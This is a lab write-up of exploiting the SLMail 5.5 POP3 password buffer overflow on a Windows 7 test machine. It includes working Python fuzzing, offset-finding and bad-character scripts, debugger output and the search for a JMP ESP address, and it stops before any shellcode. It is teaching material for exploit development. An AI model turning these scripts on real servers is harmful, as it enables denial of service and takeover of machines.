Buffer Overflow

SLMail5.5

(installed on Windows 7 Professional x86 (32bit))

@ElliyahuRosha

Contents

Intro

The POP3 server of SLMail 5.5 (Seattle Lab Mail) suffers from an unauthenticated buffer overflow vulnerability when receiving a very long password.

- Related information:

https://www.cvedetails.com/cve/CVE-2003-0264/

https://www.rapid7.com/db/modules/exploit/windows/pop3/seattlelab_pass

https://www.exploit-db.com/exploits/638/

Fuzzing - overwriting the stack

Our goal is to overload the buffer memory which will cause the application to crash. If we can direct the crash execution flow of the application into our malicious shellcode we can take over the entire machine.

The first step is to crash the program by submitting an overly-long password during login, and watching what happens in Immunity Debugger.

```
#!/usr/bin/python
import socket
import sys

WINDOWS7_MACHINE_IP = '172.16.44.129'

# Fuzzing password field with increasing bytes until it crashes
print "      ### FUZZING ###"
buffer = ''
try:
    while True:
        buffer += 'A' * 500
        sys.stdout.flush()
        sys.stdout.write("Fuzzing Password field with %s bytes... (Press ctrl+C to continue)\r" %len(buffer))
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect((WINDOWS7_MACHINE_IP, 110))
        s.recv(1024)
        s.send('USER Elliyahu \r\n')
        s.recv(1024)
        s.send('PASS ' + buffer + '\r\n')
        s.send('QUIT\r\n')
        s.close()
except KeyboardInterrupt:
    print ""
```


bof-slmail5.5.py – P. I

```
Elliyahu Rosha KaLi2019.4  ~/Downloads/bof-slmail  ./bof-slmail5.5.py
      ### FUZZING ###
^CFuzzing Password field with 3500 bytes... (Press ctrl+C to continue)
```

The stack is overwritten and the program crashes because it is forced to access a non executable address (*0x41414141*)

```
[23:06:34] Access violation when executing [41414141]
```

Both *EIP* and *ESP* are overwritten with *'A'*s



Controlling the EIP – discovering offsets

The EIP (instruction pointer) is important because it is the instruction pointer - it holds the memory address of the next instruction to be carried out. The goal is to overwrite the *EIP* with a new memory address which points to malicious code. To do this, we need to find out exactly how many characters it takes to reach the *EIP* without overwriting it.

We use *pattern_create.rb* to generate a 3500-byte unique string to send to the application. Instead of seeing *A*'s overwriting *EIP*, we will see a unique string that we can then find the exact byte location.

```
[Elliyahu-Rosha@KaLi2019.4] ~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3A
Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4A
Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5A
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7B
Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8B
Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9B
Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0C
Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1C
Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2C
Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3C
Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4D
Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5D
Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6D
Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7D
Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8E
Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em
```

```
# Finding the exact bytes that overwrite the EIP
print "\n      ### DISCOVERING OFFSET ###"

total_length = len(buffer)
print "Insert a unique %s-character string (/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l %s):" %(total_length, total_length)
buffer = raw_input()
raw_input("\nRestart Immunity and SLmail and press any key to continue..")

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((WINDOWS7_MACHINE_IP, 110))
s.recv(1024)
s.send('USER Elliyahu \r\n')
s.recv(1024)
s.send('PASS ' + buffer + '\r\n')
s.send('QUIT\r\n')
s.close()
```

bof-slmail5.5.py – P. II


```
[Elliyahu-Rosha@KaLi2019.4] ~/Downloads/bof-slmail$ ./bof-slmail5.5.py
      ### FUZZING ###
^CFuzzing Password field with 3500 bytes... (Press ctrl+C to continue)

      ### DISCOVERING OFFSET ###
Insert a unique 3500-character string (/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3500):
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7
Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8
Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0
Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1
Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2
Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3
Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4
Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5
Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6
Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7
Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8
Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9
Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0
Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1
Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2
Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em

Restart Immunity and SLmail and press any key to continue..
```

The program crashes, but now the *EIP* is overwritten with *39694438*

```
[23:30:15] Access violation when executing [39694438]
```



By using the reverse tool of *pattern_create.rb* we are able to find the offset by taking the content of *EIP* when crashed.

```
Elliyahu Rosha KaLi2019.4 ~ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2700 -q 39694438
[*] Exact match at offset 2606
```

So the exact position of the *EIP* is *2606*.

Determine “bad characters”

Bad characters are those ones interpreted literally by the program, so that the program is truncated in the middle of the execution.
Their immediate effect consist on truncating the normal execution of the program.
Once removed, the buffer is executed correctly.

With the purpose of identifying bad characters, we create a string with all the possible hexadecimal characters

```python
#!/usr/bin/python
import socket
import sys

WINDOWS7_MACHINE_IP = '172.16.44.129'

all_characters = '\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f'
all_characters += '\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f'
all_characters += '\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f'
all_characters += '\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f'
all_characters += '\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f'
all_characters += '\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf'
all_characters += '\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf'
all_characters += '\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'

buffer = 'A' * 2606 + 'B' * 4 + all_characters
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((WINDOWS7_MACHINE_IP, 110))
s.recv(1024)
s.send('USER Elliyahu \r\n')
s.recv(1024)
s.send('PASS ' + buffer + '\r\n')
s.send('QUIT\r\n')
s.close()
```

finding-bad-chars.py

a close inspection of the memory details that the buffer execution has been interrupted just after '*0x09*', so we conclude that '*0x0A*' is also a bad character

Address	Hex dump	ASCII
022BA128	01 02 03 04 05 06 07 08	☺☻♥♦♣♠•◘
022BA130	09 29 20 69 6E 20 73 74	.) in st
022BA138	61 74 65 20 35 00 C8 75	ate 5.╚u
022BA140	1F F4 40 00 F0 CE 2B 02	▼⌠@.≡╬+☻
022BA148	14 47 20 00 84 45 20 00	¶G .äE .
022BA150	00 00 00 00 00 00 00 00	....
022BA158	00 00 00 00 00 00 00 00	....
022BA160	00 00 00 00 00 00 00 00	....
022BA168	00 00 00 00 00 00 00 00	....

Executing *finding-bad-chars.py* again, this time without ‘*\x0a*’.
Now, the execution of the buffer has been truncated between *'0x0C'* and *'0x0E'*, so we conclude that *'0x0D'* is also a bad character

Address	Hex dump	ASCII
024EA128	01 02 03 04 05 06 07 08	☺☻♥♦♣♠•◘
024EA130	09 0B 0C 0E 0F 10 11 12	.♂♀♫☼►◄↕
024EA138	13 14 15 16 17 18 19 1A	‼¶§▬↨↑↓→
024EA140	1B 1C 1D 1E 1F 20 21 22	←∟↔▲▼ !"
024EA148	23 24 25 26 27 28 29 2A	#$%&'()*
024EA150	2B 2C 2D 2E 2F 30 31 32	+,-./012
024EA158	33 34 35 36 37 38 39 3A	3456789:
024EA160	3B 3C 3D 3E 3F 40 41 42	;<=>?@AB
024EA168	43 44 45 46 47 48 49 4A	CDEFGHIJ
024EA170	4B 4C 4D 4E 4F 50 51 52	KLMNOPQR
024EA178	53 54 55 56 57 58 59 5A	STUVWXYZ
024EA180	5B 5C 5D 5E 5F 60 61 62	[\]^_`ab
024EA188	63 64 65 66 67 68 69 6A	cdefghij

Executing *finding-bad-chars.py* once again resulted in finding no additional bad characters.

Therefore, the bad characters are \x00\x0D\x0A and need to be excluded from our shellcode.

Redirecting the flow execution

The goal of this part of the attack is to find a stable way of redirecting the execution flow to the memory section, where out shellcode will be located. we need to replace the 4 B's we control in *EIP* with instructions to redirect to *ESP* which will execute our shellcode. *ESP* points to our shellcode. We'll look into the memory of the application at run-time to find a *JMP ESP DLL* Module that will allow us to "jump" to the address of our shellcode.

mona.py will help us finding a reliable *JMP ESP* instruction

```
[+] Command used:
!mona modules

---------- Mona command started on 2020-07-27 01:10:39 (v2.0, rev 613) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
----------------------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------------------
 0x71000000 | 0x71066000 | 0x00066000 | True   | True    | True  |  True    | True   | 7.0.7600.16385 [MSVCP60.dll] (C:\Windows\system32\MSVCP60.dll)
 0x001c0000 | 0x001ea000 | 0x0002a000 | True   | False   | False |  False   | False  | 1.0 [ARM.dll] (C:\Program Files\SLmail\ARM.dll)
 0x73f20000 | 0x73f30000 | 0x00010000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NLAapi.dll] (C:\Windows\system32\NLAapi.dll)
 0x752e0000 | 0x75324000 | 0x00044000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [DNSAPI.dll] (C:\Windows\system32\DNSAPI.dll)
 0x773b0000 | 0x77484000 | 0x000d4000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
 0x77300000 | 0x773ac000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
 0x75910000 | 0x7591c000 | 0x0000c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\system32\CRYPTBASE.dll)
 0x77870000 | 0x779ac000 | 0x0013c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
 0x10000000 | 0x10007000 | 0x00007000 | False  | False   | False |  False   | True   | 4.3.0.2 [Openc32.dll] (C:\Windows\system32\Openc32.dll)
 0x70720000 | 0x70732000 | 0x00012000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [pnrpnsp.dll] (C:\Windows\system32\pnrpnsp.dll)
 0x75cc0000 | 0x75cd9000 | 0x00019000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)
 0x74f50000 | 0x74f55000 | 0x00005000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip.dll)
 0x779c0000 | 0x779ca000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
 0x00400000 | 0x0045c000 | 0x0005c000 | False  | False   | False |  False   | False  | 5.1 [SLmail.exe] (C:\Program Files\SLmail\SLmail.exe)
 0x77210000 | 0x772ad000 | 0x0009d000 | True   | True    | True  |  True    | True   | 1.0626.7600.16385 [USP10.dll] (C:\Windows\system32\USP10.dll)
 0x70680000 | 0x70686000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [rasadhlp.dll] (C:\Windows\system32\rasadhlp.dll)
 0x73cd0000 | 0x73d08000 | 0x00038000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [fwpuclnt.dll] (C:\Windows\System32\fwpuclnt.dll)
 0x73df0000 | 0x73df7000 | 0x00007000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WINNSI.DLL] (C:\Windows\system32\WINNSI.DLL)
 0x76e40000 | 0x76e5f000 | 0x0001f000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
 0x75200000 | 0x7523b000 | 0x0003b000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [rsaenh.dll] (C:\Windows\system32\rsaenh.dll)
 0x76aa0000 | 0x76bfc000 | 0x0015c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ole32.dll] (C:\Windows\system32\ole32.dll)
 0x76eb0000 | 0x76f07000 | 0x00057000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [SHLWAPI.dll] (C:\Windows\system32\SHLWAPI.dll)
 0x75460000 | 0x75476000 | 0x00016000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTSP.dll] (C:\Windows\system32\CRYPTSP.dll)
 0x777a0000 | 0x77869000 | 0x000c9000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [USER32.dll] (C:\Windows\system32\USER32.dll)
 0x77720000 | 0x7779b000 | 0x0007b000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [comdlg32.dll] (C:\Windows\system32\comdlg32.dll)
 0x779e0000 | 0x77a0a000 | 0x0002a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [IMAGEHLP.dll] (C:\Windows\system32\IMAGEHLP.dll)
 0x73e00000 | 0x73e1c000 | 0x0001c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [IPHLPAPI.DLL] (C:\Windows\system32\IPHLPAPI.DLL)
 0x707b0000 | 0x707c0000 | 0x00010000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [napinsp.dll] (C:\Windows\system32\napinsp.dll)
 0x75cf0000 | 0x75d7f000 | 0x0008f000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [OLEAUT32.dll] (C:\Windows\system32\OLEAUT32.dll)
 0x759c0000 | 0x759cb000 | 0x0000b000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [profapi.dll] (C:\Windows\system32\profapi.dll)
 0x75d80000 | 0x769c9000 | 0x00c49000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [SHELL32.dll] (C:\Windows\system32\SHELL32.dll)
 0x77630000 | 0x776d1000 | 0x000a1000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
 0x77a10000 | 0x77a93000 | 0x00083000 | True   | True    | True  |  True    | True   | 2001.12.8530.16385 [CLBCatQ.DLL] (C:\Windows\system32\CLBCatQ.DLL)
 0x75ac0000 | 0x75b44000 | 0x00084000 | True   | True    | True  |  True    | True   | 5.82 [COMCTL32.dll] (C:\Windows\WinSxS\x86_microsoft.windows.common-
 0x707c0000 | 0x707c8000 | 0x00008000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [winrnr.dll] (C:\Windows\System32\winrnr.dll)
 0x779d0000 | 0x779d6000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll)
 0x769d0000 | 0x76a9c000 | 0x000cc000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
 0x5f400000 | 0x5f4f4000 | 0x000f4000 | False  | False   | False |  False   | True   | 6.00.8063.0 [SLMFC.DLL] (C:\Windows\system32\SLMFC.DLL)
 0x74ec0000 | 0x74ec9000 | 0x00009000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [VERSION.dll] (C:\Windows\system32\VERSION.dll)
```

SLMFC.DLL is identified as not having memory protection techniques.

we will search for the bytes in memory that a *JMP ESP* references back to.
finding the opcode of instruction of *JMP ESP*

```
[Elliyahu-Rosha㉿KaLi2019.4]~/Downloads/bof-slmail$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
```

Again, using *mona.py*, the module *SLFC.DLL* is searched until finding a *JMP ESP* instruction (opcode *\xFF\xE4*)

```
0BADF00D     - Number of pointers of type '"\xFF\xE4"' : 19
0BADF00D [+] Results :
5F4A358F   0x5f4a358f : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4B41E3   0x5f4b41e3 : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4B5663   0x5f4b5663 : "\xFF\xE4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4B6243   0x5f4b6243 : "\xFF\xE4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
5F4B63A3   0x5f4b63a3 : "\xFF\xE4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLMFC.DLL)
